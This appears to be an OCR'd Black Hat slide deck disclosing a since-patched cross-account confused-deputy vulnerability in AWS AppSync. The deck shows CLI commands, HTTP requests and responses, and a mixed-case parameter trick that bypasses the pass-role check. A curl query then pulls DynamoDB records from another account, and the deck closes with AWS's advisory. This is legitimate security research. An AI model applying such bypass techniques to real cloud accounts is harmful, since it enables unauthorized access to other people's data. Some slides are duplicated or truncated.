
# This is the goal



# This is the goal



# Vulnerability #1: Confused Deputy in AWS AppSync



The screenshot shows the AWS AppSync landing page with a purple decorative overlay. At the top, there's a navigation bar with links: AWS AppSync (selected), Overview, Features, Pricing, Resources, FAQs, and Customers. Below the navigation is a blue header bar with the text "Explore AWS Skill Builder | Access hundreds of free digital courses, wherever, whenever you want ». Underneath, there's a breadcrumb "« Front-End Web & Mobile". The main title "AWS AppSync" is displayed in large white font. A sub-headline "Connect apps to data and events with secure, serverless, and performant GraphQL and Pub/Sub APIs" follows. To the right, a callout box highlights "250,000 API requests free per month for 12 months with the [AWS Free Tier](#)". Below the main title are two buttons: "Get started with AWS AppSync" (yellow) and "Contact sales" (white). The page is divided into four sections with dark gray backgrounds and white text:

- Access data from multiple sources with a single request. Instantly create APIs for your databases. Combine APIs into a single Merged API.
- Create engaging real-time experiences by publishing data from any event source to subscribed clients through serverless WebSockets.
- Built-in security, monitoring, logging, and tracing. Optional caching for low latency.
- Pay only for requests to your API and any real-time messages delivered to connected clients.

# How AWS AppSync Works

## My AWS Account



AppSync API



IAM Role



AssumeRole

```
{  
  "Version": "2012-10-17",  
  "Statement": [  
    {  
      "Effect": "Allow",  
      "Principal": {  
        "Service": "appsync.amazonaws.com"  
      },  
      "Action": "sts:AssumeRole"  
    }  
  ]  
}
```

AWS AppSync Service

# Pass Role again 😞



```
nick.frichette@host ~ % aws appsync create-data-source \
--name sneaky_api \
--api-id example123example123exampl \
--type HTTP \
--http-config file://http.json \
--service-role-arn arn:aws:iam::222222222222:role/not-my-role
```

An error occurred (AccessDeniedException) when calling the CreateDataSource operation:  
Cross-account pass role is not allowed.

# Pass Role again 😞



```
nick.fritchette@host ~ % aws appsync create-data-source \
--name sneaky_api \
--api-id example123example123example123 \
--type HTTP \
--http-config file://http.json \
--service-role-arn arn:aws:iam::222222222222:role/not-my-role
```



An error occurred (AccessDeniedException) when calling the CreateDataSource operation:  
Cross-account pass role is not allowed.

# AWS APIs are case-sensitive

## Request

Pretty      Raw      Hex

```
1 POST / HTTP/1.1
2 Host: secretsmanager.us-east-1.amazonaws.com
3 Accept-Encoding: gzip, deflate, br
4 X-Amz-Target: secretsmanager.CreateSecret
5 Content-Type: application/x-amz-json-1.1
6 User-Agent: aws-cli/2.15.38 Python/3.11.9 Darwin/23.5.0 source/
  command/secretsmanager.create-secret
7 X-Amz-Date: 20240611T144444Z
8 X-Amz-Security-Token: [redacted]
9 Authorization: [redacted]
10 Content-Length: 91
11 Connection: keep-alive
12
13 {
    "Name": "top_secret_secret",
    "ClientRequestToken": "4b339ea9-c614-4217-85e6-ae35e1524c62"
}
```

# AWS APIs are case-sensitive

## Request

Pretty Raw Hex

## Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 x-amzn-RequestId: 727d1f22-75eb-417a-b4b4-8d440f151dfc
3 Content-Type: application/x-amz-json-1.1
4 Content-Length: 114
5 Date: Tue, 11 Jun 2024 16:42:00 GMT
6
7 {
8     "ARN": "arn:aws:secretsmanager:us-east-1:XXXXXXXXXXXXXX:secret:top_secret_secret-Wistsx",
9     "Name": "top_secret_secret"
10 }
11
12 {
13     "Name": "top_secret_secret",
14     "ClientRequestToken": "4b339ea9-c614-4217-85e6-ae35e1524c62"
15 }
```

# AWS APIs are case-sensitive

## Request

Pretty    Raw    Hex

```
1 POST / HTTP/1.1
2 Host: secretsmanager.us-east-1.amazonaws.com
3 Accept-Encoding: gzip, deflate, br
4 X-Amz-Target: secretsmanager.CreateSecret
5 Content-Type: application/x-amz-json-1.1
6 User-Agent: aws-cli/2.15.38 Python/3.11.9 Darwin/23.5.0 source/
  command/secretsmanager.create-secret
7 X-Amz-Date: 20240611T144444Z
8 X-Amz-Security-Token: [redacted]
9 Authorization: [redacted]
10 Content-Length: 91
11 Connection: keep-alive
12 {
13   "NAME": "new-secret-secret",
    "ClientRequestToken": "aaa39ea9-c614-4217-85e6-ae35e1524c62"
}
```

# AWS APIs are case-sensitive

## Response

Pretty    Raw    Hex    Render

≡    ⌂    ≡

```
1 HTTP/1.1 400 Bad Request
2 x-amzn-requestid: 0/ez073b-9b3c-4773-ad97-562d4d9633ac
3 Content-Type: application/x-amz-json-1.1
4 Content-Length: 148
5 Date: Tue, 11 Jun 2024 16:44:01 GMT
6 Connection: close
7
8 {
9     "__type": "ValidationException",
10    "message":
11        "1 validation error detected: Value null at 'name' failed to satisfy constraint:
12          Member must not be null"
13    }
14
15    "NAME": "new-secret-secret",
16    "ClientRequestToken": "aaa39ea9-c614-4217-85e6-ae35e1524c62"
17 }
```

# The AppSync API was NOT case-sensitive

```
{  
  "name": "custom_data_source",  
  "type": "HTTP",  
  "serviceRoleArn": "arn:aws:iam::464622532012:role/example_role",  
  "hTtPcOnFiG": {  
    "endpoint": "https://sts.us-east-1.amazonaws.com/",  
    "authorizationconfig": {
```

# The AppSync API was NOT case-sensitive

```
{  
  "name": "custom_data_source",  
  "type": "HTTP",  
  "serviceRoleArn": "arn:aws:iam::464622532012:role/example_role",  
  "hTtPcOnFiG": {  
    "endpoint": "https://sts.us-east-1.amazonaws.com/",  
    "authorizationconfig": {
```

# The AppSync API was NOT case-sensitive

```
{  
  "name": "custom_data_source",  
  "type": "HTTP",  
  "serviceRoleArn": "arn:aws:iam::464622532012:role/example_role",  
  "hTtpOnFiG": {  
    "endpoint": "https://example.com/api/v1/items",  
    "authorizat...  
      "Pretty"  Raw   Hex   Render  
      HTTP/2 403 Forbidden  
      Content-Type: application/json  
      Content-Length: 53  
      Date: Fri, 02 Sep 2022 18:45:00 GMT  
      X-Amzn-Requestid: b9c1ea8c-ffd3-4536-b744-ae534e07b121  
      X-Amzn-Errortype: AccessDeniedException  
      X-Amz-Apigw-Id: X2F0_GBqoAMFc8A=  
      X-Cache: Error from cloudfront  
      Via: 1.1 260fbb348a8054aa94835db0d4a40e00.cloudfront.net (CloudFront)  
      X-Amz-Cf-Pop: ORD53-C2  
      X-Amz-Cf-Id: MbDfmgaT7vBWE8RSRyYAMvFWgHUCP4YuuwqH4m_i_C2ByAeUvAeGDg==  
      {  
        "Message": "Cross-account pass role is not allowed."  
      }  
    }  
  }
```


# The AppSync API was NOT case-sensitive

```
0
1 {
  "name": "custom_data_source",
  "type": "HTTP",
  "servicerolearn": "arn:aws:iam::464622532012:role/example_role",
  "HTTPCONFIG": {
    "endpoint": "https://sts.us-east-1.amazonaws.com/",
```

# The AppSync API was NOT case-sensitive

```
0   {  
1     "name": "custom_da  
2     "type": "HTTP"  
3     "servicerolearn":  
4     "HTTPCONFIG":  
5       "endpoint": "htt  
6     }  
  
Response  
Pretty Raw Hex Render  
HTTP/2 200 OK  
Content-Type: application/json  
Content-Length: 583  
Date: Fri, 02 Sep 2022 18:45:57 GMT  
X-Amzn-Requestid: 47634cd6-dd62-4093-96ca-9a035382c9ae  
Access-Control-Allow-Origin: *  
Access-Control-Allow-Headers:  
Content-Type,X-Amz-Date,Authorization,X-Api-Key,X-Amz-Security-Token  
X-Amz-Apigw-Id: X2FX7Fr2IAMFcrg=  
Access-Control-Allow-Methods: GET,OPTIONS,POST  
Access-Control-Expose-Headers: x-amzn-RequestId,x-amzn-ErrorType  
X-Amzn-Trace-Id: Root=1-63124f65-52cb6a83374b38f57441c8e5;Sampled=0  
X-Cache: Miss from cloudfront  
Via: 1.1 79864a2cd51b4f0c47f8279cb5db5dd6.cloudfront.net (CloudFront)  
X-Amz-Cf-Pop: ORD53-C2  
X-Amz-Cf-Id: 9FwYRIHFgBmNWPw74IQ6X_odYj9bqmRpnCtaCHxJiQ8kCb0oXPbK5w==  
{  
  "dataSource": {  
    "dataSourceArn":  
      "arn:aws:appsync:us-east-1:677301038893:apis/7noiry6tmrfctbezoh5sasuv74/  
      datasources/custom_data_source",  
    "name": "custom_data_source",  
    "description": null,  
    "type": "HTTP"  
    "serviceRoleArn": "arn:aws:iam::464622532012:role/example_role",  
  }  
}
```

# The AppSync API was NOT case-sensitive



The screenshot shows a browser developer tools Network tab with a red box highlighting the status code "HTTP/2 200 OK". The request URL is partially visible as "serviceRoleLearn". The response body contains JSON data, with the "serviceRoleArn" field also highlighted by a red box.

```
0
1 {
  "name": "custom_da
  "type": "HTTP"
  "servicerolearn": "serviceRoleLearn"
  "HTTPCONFIG": {
    "endpoint": "htt
  }
}
HTTP/2 200 OK
Content-Type: application/json
Content-Length: 583
Date: Fri, 02 Sep 2022 18:45:57 GMT
X-Amzn-Requestid: 47634cd6-dd62-4093-96ca-9a035382c9ae
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type,X-Amz-Date,Authorization,X-Api-Key,X-Amz-Security-Token
X-Amz-Apigw-Id: X2FX7Fr2IAMFcrg=
Access-Control-Allow-Methods: GET,OPTIONS,POST
Access-Control-Expose-Headers: x-amzn-RequestId,x-amzn-ErrorType
Amzn-Trace-Id: Root=1-63124f65-52cb6a83374b38f57441c8e5;Sampled=0
Cache: Miss from cloudfront
ia: 1.1 79864a2cd51b4f0c47f8279cb5db5dd6.cloudfront.net (CloudFront)
Amz-Cf-Pop: ORD53-C2
Amz-Cf-Id: 9FwYRIHFgBmNWPw74IQ6X_odYj9bqmRpnCtaCHxJiQ8kCb0oXPbK5w==

"dataSource": {
  "dataSourceArn": "arn:aws:appsync:us-east-1:677301038893:apis/7noiry6tmrfctbezoh5sasuv74/datasources/custom_data_source",
  "name": "custom_data_source",
  "description": null,
  "type": "HTTP"
}
"serviceRoleArn": "arn:aws:iam::464622532012:role/example_role",
```




A cartoon illustration of SpongeBob SquarePants with a shocked expression, holding a piece of paper with the text "sErViCER0IEaRn" on it. A speech bubble above him also contains the same text.

imgflip.com

# Cross-Service Confused Deputy Attack

## Attacker AWS Account



AWS AppSync API


## Victim AWS Account



RDS Database



DynamoDB Tables




S3 Buckets



AWS IAM Role

AssumeRole

**AWS AppSync Service**



# Cross-Service Confused Deputy Attack



```
{  
    "Version": "2012-10-17",  
    "Statement": [  
        {  
            "Effect": "Allow",  
            "Principal": {  
                "Service": "appsync.amazonaws.com"  
            },  
            "Action": "sts:AssumeRole"  
        }  
    ]  
}
```

## Victim AWS Account



RDS Database



DynamoDB Tables




S3 Buckets



AWS IAM Role

AssumeRole

AWS AppSync Service




Documentation reference:

<https://docs.aws.amazon.com/IAM/latest/UserGuide/confused-deputy.html#cross-service-confused-deputy-prevention>

#BHUSA @BlackHatEvents

# How we exploit this:

**Attacker AWS Account**




AWS AppSync API

**AWS AppSync Service**



# How we exploit this:

**Attacker AWS Account**



AWS AppSync API

**Victim AWS Account**




AWS  
IAM Role

**AWS AppSync Service**



# How we exploit this:

## Attacker AWS Account



AWS AppSync API

## Victim AWS Account



RDS Database



DynamoDB Tables




S3 Buckets



AWS IAM Role

AssumeRole

AWS AppSync Service



# Exfiltrating a Database in a Different Account! 😊

```
nick.frichette@COMP-VX7FJ40QHG appsync-cross-account-poc % curl \
https://sgc56jm345fudnrfufc3zy4zpa.appsync-api.us-east-1.amazonaws.com/graphql \
-X POST \
-H "x-api-key: da2-iagesmrqtbgf7myocpusosefai" \
-d '{"query":"query MyQuery { executeAttack }"}' \
-s | jq
{
  "data": {
    "executeAttack": "{Count=4728, Items=[{description={S=Top secret client meeting.}, where={S>New York T
imes Bldg, 620 8th Ave, New York, NY 10018}, id={S=3ba18a96-5398-4c35-9203-0a42663abe45}, name={S=Meeting
with Bits}, when={S=October 15 2022}}, {description={S=Top secret client meeting.}, where={S>New York Time
with Bits}, when={S=October 15 2022}}]}"
  }
}
```

# More Resources:

## Reported AWS AppSync Issue

Initial Publication Date: 2022/11/21 10:00AM EST

A security researcher recently disclosed a case-sensitivity parsing issue within AWS AppSync, which could potentially be used to bypass the service's cross-account role usage validations and take action as the service across customer accounts.

No customers were affected by this issue, and no customer action is required.

AWS moved immediately to correct this issue when it was reported. Analysis of logs going back to the launch of the service have been conducted and we have conclusively determined that the only activity associated with this issue was between accounts owned by the researcher. No other customer accounts were impacted.

We would like to thank Datadog Security Labs for reporting this issue.

Security-related questions or concerns can be brought to our attention via [aws-security@amazon.com](mailto:aws-security@amazon.com).



ARTICLES CLOUD SECURITY ATLAS ABOUT


RESEARCH

## A confused deputy vulnerability in AWS AppSync

November 21, 2022

AWS

